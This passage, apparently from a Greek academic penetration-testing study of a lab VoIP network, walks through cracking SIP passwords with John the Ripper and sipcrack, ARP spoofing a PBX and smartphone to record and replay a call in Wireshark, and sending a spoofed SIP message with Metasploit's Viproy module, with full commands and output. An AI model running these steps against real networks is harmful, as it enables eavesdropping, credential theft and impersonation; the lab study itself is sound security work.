Ένας άλλος τρόπος εύρεσης των κωδικών των χρηστών, αυτή τη φορά μέσω επίθεσης ωμής βίας αντί λεξικού, είναι μέσω της χρήσης του εργαλείου John The Ripper, εν συντομία John. Η διαδικασία είναι παρόμοια με την παραπάνω, με τη διαφορά ότι το εργαλείο sipcrack αυτή τη φορά χρησιμοποιεί ως "λεξικό" ένα αρχείο, στο οποίο οι χαρακτήρες δεν υφίστανται εξ αρχής, αλλά δημιουργούνται τη στιγμή εκείνη από το εργαλείο John. Αυτό συμβαίνει με την εντολή mkfifo, όπως παρουσιάζεται και παρακάτω (Σχήμα 45). Το John δημιουργεί μια λίστα, η οποία περιέχει τυχαίες "λέξεις", μήκους πέντε (5) αλφαριθμητικών (μικροί αλφαβητικοί a-z και αριθμητικοί 0-9 χαρακτήρες) χαρακτήρων και τις τοποθετεί στο αρχείο sipcrackfile. Έπειτα το sipcrack χρησιμοποιεί αυτό το αρχείο ως λεξικό για την εύρεση των κωδικών (Manpages). Παρατηρείται ότι η χρονική διάρκεια της επίθεσης είναι μεγαλύτερη από την προηγούμενη -εικοσιένα (21) δευτερόλεπτα-, καθώς στην πραγματικότητα δεν πρόκειται για επίθεση λεξικού, αλλά ωμής βίας.


```
root@kali:~# mkfifo sipcrackfile
root@kali:~#
root@kali:~# john --incremental=LowerNum --stdout=5 > '/root/Desktop/sipcrackfile'
Warning: MaxLen = 13 is too large for the current hash type, reduced to 5
Press 'q' or Ctrl-C to abort, almost any other key for status
62193780p 0:00:00:03 100.00% (2016-11-08 18:29) 16718Kp/s x9wvx
root@kali:~#
root@kali:~# sipcrack -w '/root/Desktop/sipcrackfile' dump

SIPcrack 0.2  ( MaJoMu | www.codito.de )
----------------------------------------

* Cannot open dump file: No such file or directory
root@kali:~# sipcrack -w '/root/Desktop/sipcrackfile' '/root/Desktop/dump'

SIPcrack 0.2  ( MaJoMu | www.codito.de )
----------------------------------------

* Found Accounts:

Num     Server          Client          User    Hash|Password

1       192.168.1.10    192.168.1.20    user3   f3f6b492bef04d995f7fc1ca5ea4b975
2       192.168.1.10    192.168.1.20    user3   f3f6b492bef04d995f7fc1ca5ea4b975
3       192.168.1.11    192.168.1.20    user4   4fa6676c2bf0c7829e6a5cf63f8e346f
4       192.168.1.11    192.168.1.20    user4   4fa6676c2bf0c7829e6a5cf63f8e346f

* Select which entry to crack (1 - 4): 1

* Generating static MD5 hash... 8e2b62f09b1cc6018fa35ae2f5154f74
* Loaded wordlist: '/root/Desktop/sipcrackfile'
* Starting bruteforce against user 'user3' (MD5: 'f3f6b492bef04d995f7fc1ca5ea4b975')
* Tried 36762567 passwords in 21 seconds

* Found password: 'user3'
* Updating dump file '/root/Desktop/dump'... done
root@kali:~#
```

Σχήμα 45: Χρήση και αποτέλεσμα των εργαλείων John και sipcrack

Οι παραπάνω μορφές επιθέσεις MITM εξέτασαν τη δυνατότητα απόκτησης πληροφοριών από τον tester, οι οποίες αφορούν τα ονόματα χρηστών και των κωδικών πρόσβασης αυτών.

Παρακάτω εξετάζεται η δυνατότητα ακρόασης και καταγραφής ολόκληρης της συνομιλίας (Eavesdropping) μεταξύ δυο χρηστών από έναν τρίτο (στη συγκεκριμένη περίπτωση από τον tester). Η διαδικασία είναι παρόμοια με τις παραπάνω, καθώς χρησιμοποιήθηκαν τα ίδια εργαλεία, όπως το arpspoof και το Wireshark. Το arpspoof, χρησιμοποιήθηκε για τη διέλευση της συνομιλίας μέσω της συσκευής με διεύθυνση IP 192.168.1.100, ενώ το Wireshark χρησιμοποιήθηκε για τη καταγραφή της συνομιλίας.

Στόχος της επίθεσης αυτής είναι η καταγραφή της συνομιλίας, η οποία προέρχεται από τη συσκευή Smartphone2 και έχει ως αποδέκτη τη συσκευή Smartphone1. Η επικοινωνία των δύο αυτών συσκευών δεν είναι άμεση, καθώς παρεμβάλλεται ο PBX server, όπως παρουσιάζεται και στο Σχήμα 46.



Σχήμα 46: Απεικόνιση ARP spoofing στις συσκευές PBX server και Smartphone2

Για τον λόγο αυτό, η επίθεση ARP πλαστογράφησης μπορεί να εφαρμοστεί σε δύο σημεία της επικοινωνίας, είτε επιλέγοντας ως στόχους τις συσκευές Smartphone1 και PBX server είτε επιλέγοντας ως στόχους τις συσκευές PBX server και Smartphone2. Όπως παρουσιάζεται και στα Σχήματα 46 και 47, ως στόχοι της ARP πλαστογράφησης επιλέχτηκαν οι συσκευές PBX server (192.168.1.20) και Smartphone2 (192.168.1.11).

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
root@kali:~# arpspoof -i wlan0  -t 192.168.1.20 192.168.1.11 -r
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:99:47:38:2:1b 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:99:47:38:2:1b 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:99:47:38:2:1b 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:99:47:38:2:1b 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:99:47:38:2:1b 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
```

Σχήμα 47: Εκτέλεση ARP spoofing στις συσκευές PBX server και Smartphone2


Αρχικά εκτελούνται οι εντολές του παραπάνω σχήματος για την προώθηση των πακέτων και την έναρξη της ARP πλαστογράφησης. Έπειτα, φορτώνεται το λογισμικό Wireshark, επιλέγεται η έναρξη της καταγραφής των πακέτων και επιχειρείται κλήση από τη συσκευή Smartphone2 προς τη συσκευή Smartphone1. Όπως παρατηρείται και από το Σχήμα 48, προσθέτοντας ως φίλτρο το rtp στο λογισμικό Wireshark, εμφανίζεται η καταγραφή των πακέτων πρωτοκόλλου RTP, τα οποία έχουν ως αποστολέα και παραλήπτη, εναλλασσόμενες μεταξύ τους, τις συσκευές με διευθύνσεις IP 192.168.1.10 και 192.168.1.11, γεγονός που υποδηλώνει την επιτυχή διέλευση της μεταξύ τους συνομιλίας μέσω της συγκεκριμένης συσκευής.

rtp

No.	Time	Source	Destination	Protocol	Length	Info
145	37.754735	192.168.1.10	192.168.1.11	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xBB083F33, Seq=26157, Time=1655326126
146	37.754750	192.168.1.10	192.168.1.11	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xBB083F33, Seq=26157, Time=1655326126
147	37.770216	192.168.1.11	192.168.1.10	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xCDC38D1E, Seq=4019, Time=729066983
148	37.770231	192.168.1.11	192.168.1.10	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xCDC38D1E, Seq=4019, Time=729066983
149	37.771318	192.168.1.11	192.168.1.10	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xCDC38D1E, Seq=4020, Time=729067143
150	37.771333	192.168.1.11	192.168.1.10	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xCDC38D1E, Seq=4020, Time=729067143
151	37.774491	192.168.1.10	192.168.1.11	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xBB083F33, Seq=26158, Time=1655326286
152	37.774506	192.168.1.10	192.168.1.11	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xBB083F33, Seq=26158, Time=1655326286
153	37.795342	192.168.1.10	192.168.1.11	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xBB083F33, Seq=26159, Time=1655326446
154	37.795357	192.168.1.10	192.168.1.11	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xBB083F33, Seq=26159, Time=1655326446
155	37.804370	192.168.1.11	192.168.1.10	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xCDC38D1E, Seq=4021, Time=729067303
156	37.804385	192.168.1.11	192.168.1.10	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xCDC38D1E, Seq=4021, Time=729067303
157	37.814853	192.168.1.10	192.168.1.11	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xBB083F33, Seq=26160, Time=1655326606
158	37.814868	192.168.1.10	192.168.1.11	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xBB083F33, Seq=26160, Time=1655326606
159	37.821078	192.168.1.11	192.168.1.10	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xCDC38D1E, Seq=4022, Time=729067463
160	37.821093	192.168.1.11	192.168.1.10	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xCDC38D1E, Seq=4022, Time=729067463
161	37.834543	192.168.1.10	192.168.1.11	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xBB083F33, Seq=26161, Time=1655326766
162	37.834558	192.168.1.10	192.168.1.11	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xBB083F33, Seq=26161, Time=1655326766
163	37.840303	192.168.1.11	192.168.1.10	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xCDC38D1E, Seq=4023, Time=729067623
164	37.840320	192.168.1.11	192.168.1.10	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0xCDC38D1E, Seq=4023, Time=729067623

Σχήμα 48: Εμφάνιση RTP πακέτων μέσω λογισμικού Wireshark


Μετά την ολοκλήρωση της συνομιλίας, και την παύση της καταγραφής των πακέτων, επιλέγεται από το μενού του λογισμικού Wireshark η διαδρομή Telephony - VoIP Calls, ώστε να εμφανιστεί η καταγεγραμμένη κλήση (Σχήμα 49).



Σχήμα 49: Εμφάνιση κλήσεων VoIP μέσω λογισμικού Wireshark

Από το εμφανισθέν παράθυρο παρατηρείται η διάρκεια της κλήσης -περίπου δεκαοκτώ (18) δευτερόλεπτα-, η διεύθυνση IP της συσκευής από την οποία προήρθε η κλήση (192.168.1.11), το όνομα χρήστη του καλούντος (user4), ο προορισμός της κλήσης (300, δηλαδή προς τον user3), το πρωτόκολλο το οποίο χρησιμοποιήθηκε (SIP), ο αριθμός των καταγεγραμμένων πακέτων (28), η κατάσταση της κλήσης (ολοκληρωμένη) και κάποια σχόλια (INVITE, 401, 200).


Επιλέγοντας το πλήκτρο της ροής ακολουθίας των πακέτων (Flow Sequence) εμφανίζεται το παράθυρο το οποίο αποτυπώνεται στο Σχήμα 50. Όπως αναμενόταν, από τη ροη ακολουθίας έχουν καταγράφει μόνο τα πακέτα πρωτοκόλλου SIP ανάμεσα στις συσκευές με διευθύνσεις IP 192.168.1.11 και 192.168.1.20, ενώ τα πακέτα πρωτοκόλλου RTP έχουν καταγραφεί στο σύνολο τους.



Σχήμα 50: Εμφάνιση της ροής ακολουθίας των πακέτων

Για την ακρόαση της καταγεγραμμένης κλήσης επιλέγεται το πλήκτρο της αναπαραγωγής της ροής των πακέτων (Play Streams) όπως αυτό εμφανίζεται στο Σχήμα 49, το οποίο με τη σειρά του εμφανίζει το παράθυρο του Σχήματος 51.


Στο παράθυρο αυτό, εμφανίζονται η χρονική στιγμή της κλήσης, οι διευθύνσεις IP των συσκευών, οι πόρτες προέλευσης και προορισμού, το σύνολο των πακέτων, η χρονική διάρκεια της συνομιλίας, η κωδικοποίηση και ο ρυθμός δειγματοληψίας. Επιλέγοντας το πλήκτρο αναπαραγωγής, ξεκινά η αναπαραγωγή της καταγεγραμμένης συνομιλίας.



Σχήμα 51: Αναπαραγωγή καταγεγραμμένης κλήσης VoIP

Στην αναπαραγωγή της συνομιλίας, αν και παρέμεινε κατανοητή, παρατηρήθηκε καθυστέρηση και παραμόρφωση στον ήχο (πακέτα RTP), όπως μαρτυρούν και οι υψηλές τιμές των Max Delta, Max Jitter, Mean Jitter και Max Skew του Σχήματος 52.

Η τιμή Max Delta αντιπροσωπεύει τη χρονική διαφορά ανάμεσα στο τωρινό και στο αμέσως προηγούμενο πακέτο στη ροη, η τιμή Max Jitter αντιπροσωπεύει τη μέγιστη διακύμανση της καθυστέρησης των πακέτων, η τιμή Mean Jitter αντιπροσωπεύει τη μέση διακύμανση της καθυστέρησης των πακέτων, ενώ η τιμή Max Skew αντιπροσωπεύει τη μέγιστη χρονική διαφορά της στιγμής εμφάνισης του πακέτου, σε σχέση με την αναμενόμενη στιγμή εμφάνισης του (Orzach Y. 2013:325-353).



Σχήμα 52: Γράφημα καθυστέρησης και παραμόρφωσης ήχου (πακέτα RTP)

Η εμφάνιση καθυστέρησης στον ήχο της συνομιλίας είναι φυσιολογική λαμβάνοντας κανείς υπόψη την σε πραγματικό χρόνο (real time) φύση της τεχνολογίας VoIP, την χρήση ενδιάμεσης συσκευής (Attacker) και την ύπαρξη διπλότυπων διευθύνσεων MAC στο δίκτυο, όπως αυτή αποτυπώνεται στο παρακάτω σχήμα (Σχήμα 53) της ανάλυσης της ροής των πακέτων RTP (RTP Streams Analysis).

355	4069	0.02	5.42	17.75	81.60	Suspected duplicate (MAC address) only delta time calculated
356	4070	0.03	6.33	37.72	83.20	✓
357	4070	0.00	6.33	37.72	83.20	Suspected duplicate (MAC address) only delta time calculated
360	4071	28.34	6.45	29.38	81.60	✓
361	4071	0.02	6.45	29.38	81.60	Suspected duplicate (MAC address) only delta time calculated
364	4072	20.52	6.08	28.85	81.60	✓
365	4072	0.01	6.08	28.85	81.60	Suspected duplicate (MAC address) only delta time calculated
368	4073	19.36	5.74	29.49	81.60	✓
369	4073	0.02	5.74	29.49	81.60	Suspected duplicate (MAC address) only delta time calculated
372	4074	21.83	5.50	27.66	81.60	✓
373	4074	0.02	5.50	27.66	81.60	Suspected duplicate (MAC address) only delta time calculated
379	4075	28.32	5.67	19.35	81.60	✓
380	4075	0.01	5.67	19.35	81.60	Suspected duplicate (MAC address) only delta time calculated
383	4076	20.87	5.37	18.47	81.60	✓
384	4076	0.03	5.37	18.47	81.60	Suspected duplicate (MAC address) only delta time calculated
385	4077	0.24	6.27	38.24	83.20	✓

Σχήμα 53: Εμφάνιση της ανάλυσης ροής των πακέτων RTP

Παρατηρείται από τα παραπάνω ότι η έλλειψη κρυπτογράφησης κατά τη διαδικασία ανταλλαγής των πακέτων και η μη χρήση ισχυρών κωδικών, μπορεί να οδηγήσει έναν κακόβουλο χρήστη στην εύρεση των ονομάτων των χρηστών, των κωδικών σύνδεσης τους αλλά και στη πλήρη καταγραφή συνομιλιών. Η γνώση αυτών των πληροφοριών από κακόβουλο χρήστη, αν και από μόνη της είναι ισχυρό πλήγμα στην ασφάλεια του δικτύου, δύναται να οδηγήσει στην εκτέλεση και περεταίρω επιθέσεων, όπως κατά της ακεραιότητας. Τέτοιου είδους επιθέσεις αναλύονται παρακάτω.


3.5.4.2 Πραγματοποίηση Επιθέσεων Κατά της Ακεραιότητας

Έχοντας κάποιος γνώση των ονομάτων των χρηστών, των κωδικών πρόσβασης τους και με τη χρήση εργαλείων όπως του Metasploit και της σουίτας Viproy, είναι σε θέση να εκτελέσει επιθέσεις πλαστοπροσωπίας όπως η παρακάτω. Στόχος της επίθεσης αυτής είναι η αποστολή μηνύματος χρησιμοποιώντας την πλαστοπροσωπία. Πιο συγκεκριμένα, την αποστολή ενός μηνύματος από τη συσκευή εκτέλεσης της δοκιμής παρείσδυσης, το οποίο θα έχει ως περιεχόμενο τη λέξη "hello", ως αποστολέα τον χρήστη user2 και ως αποδέκτη τη συσκευή με διεύθυνση IP 192.168.1.10, δηλαδή τον χρήστη user3. Για να επιτευχτεί αυτό, εκκινείται η πλατφόρμα Metasploit και φορτώνεται το module viproy_sip_message. Ως επιλογές ορίζονται αυτές του παρακάτω σχήματος (Σχήμα 54) και στη συνέχεια εκτελείται η επίθεση.

```
msf auxiliary(viproy_sip_message) > show options

Module options (auxiliary/voip/viproy_sip_message):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   DOS_MODE         false            yes       Denial of Service Mode
   FROM             200              yes       The source number to probe at each host
   FROMNAME                          no        Custom Name for Message Spoofing
   LOGIN            false            no        Login Before Sending Message
   MESSAGE_CONTENT  hello            no        Message Content
   NUMERIC_MAX      400              yes       Ending extension
   NUMERIC_MIN      100              yes       Starting extension
   NUMERIC_USERS    false            yes       Numeric Username Bruteforcing
   PASSWORD         user2            yes       The login password to probe at each host
   PROTO            UDP              yes       Protocol for SIP service (UDP|TCP|TLS)
   RHOST            192.168.1.10     yes       The target address
   RPORT            5060             yes       The target port
   TO               300              yes       The destination number to probe at each host
   USERNAME         user2            yes       The login username to probe at each host
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE          true             yes       Whether to print output for all attempts

msf auxiliary(viproy_sip_message) > run

[+] Message: 200 ==> 300 Message Sent (Server Response: 200 OK)
[*] Auxiliary module execution completed
msf auxiliary(viproy_sip_message) >
```

